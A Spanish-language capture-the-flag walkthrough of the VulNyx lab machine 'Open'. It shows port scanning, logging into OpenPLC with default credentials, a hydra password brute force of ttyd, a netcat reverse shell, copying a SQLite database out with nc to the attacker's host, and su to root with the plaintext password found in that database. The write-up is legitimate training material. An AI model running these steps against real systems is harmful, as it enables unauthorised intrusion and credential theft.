VulNyx - Open
Information
Open es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:28 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00027s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
7681/tcp open  unknown
8080/tcp open  http-proxy
❯ nmap -sVC -p22,80,7681,8080 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:30 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00054s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)

|_http-title: Apache2 Debian Default Page: It works
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-title: Site doesn't have a title.
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=ttyd
8080/tcp open  http    Werkzeug httpd 2.3.7 (Python 3.11.2)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.3.7 Python/3.11.2
Shell (tirex)
80/TCP (HTTP)
Site
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.56/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 277]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
8080/TCP (HTTP)
Site
OpenPLC
Login

Según la página oficial de OpenPLC las credenciales por default son openplc:openplc
User Enumeration


Accedo a OpenPLC con las credenciales obtenidas y enumero posibles nombres de usuario
7681/TCP (TTYD)
Auth Basic


Encuentro un auth-basic y al realizar password guessing no obtengo éxito
Password Brute Force
En tenencia de nombres de usuario trato con hydra obtener algún password
❯ hydra -l tirex -P /opt/techyou.txt http-get://192.168.1.56:7681
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 12:51:16
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.1.56:7681/
[7681][http-get] host: 192.168.1.56   login: tirex   password: heaven
Reverse Shell
Una vez dentro de ttyd itento obtener una reverse shell

Obtengo la shell como usuario tirex
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 57252
id ; hostname
uid=1000(tirex) gid=1000(tirex) grupos=1000(tirex)
open
Privilege Escalation
Enumeration
Config Files
En /opt encuentro el directorio del proyecto OpenPLC y obtengo en el una base de datos SQLite llamada openplc.db
tirex@open:~$ find /opt -name "config" -o -name "*.db"
/opt/OpenPLC_v3/.venv/lib/python3.11/site-packages/setuptools/config
/opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/installed.db
/opt/OpenPLC_v3/utils/dnp3_src/config
/opt/OpenPLC_v3/utils/dnp3_src/dotnet/bindings/CLRInterface/config
/opt/OpenPLC_v3/utils/dnp3_src/dotnet/config
/opt/OpenPLC_v3/utils/matiec_src/config
/opt/OpenPLC_v3/.git/config

tirex@open:~$ file /opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/webserver/openplc.db: SQLite 3.x database, last written using SQLite version 3040001, file counter 549, database pages 13, 1st free page 10, free pages 3, cookie 0x10, schema 4, UTF-8, version-valid-for 549
File Transfer
❯ nc -lvnp 1234 > openplc.db
listening on [any] 1234 ...
tirex@open:~$ md5sum /opt/OpenPLC_v3/webserver/openplc.db
9ae08855d8801bf02f1f4e4472a0ad9d
tirex@open:~$ nc 192.168.1.5 1234 < /opt/OpenPLC_v3/webserver/openplc.db
❯ nc -lvnp 1234 > openplc.db
listening on [any] 1234 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 44496

❯ md5sum openplc.db
9ae08855d8801bf02f1f4e4472a0ad9d
Dump
Obtengo varios password en texto plano de diferentes usuarios
❯ sqlite3 openplc.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Users" (
	`user_id`	INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
	`name`	TEXT NOT NULL,
	`username`	TEXT NOT NULL UNIQUE,
	`email`	TEXT,
	`password`	TEXT NOT NULL,
	`pict_file`	TEXT
);
INSERT INTO Users VALUES(10,'openplc','openplc','openplc@open.nyx','openplc',NULL);
INSERT INTO Users VALUES(11,'tirex','tirex','tirex@open.nyx','Th3_r00t_is_G0d',NULL);
INSERT INTO Users VALUES(12,'root','root','root@open.nyx','Th3_r00t_is_G0d',NULL);
Me convierto en usuario root con el password obtenido en la base de datos
tirex@open:~$ su -
Contraseña:
root@open:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
open
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@open:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
bba5****************************
3653****************************
Hasta aquí la resolución de la máquina Open.
Happy Hacking!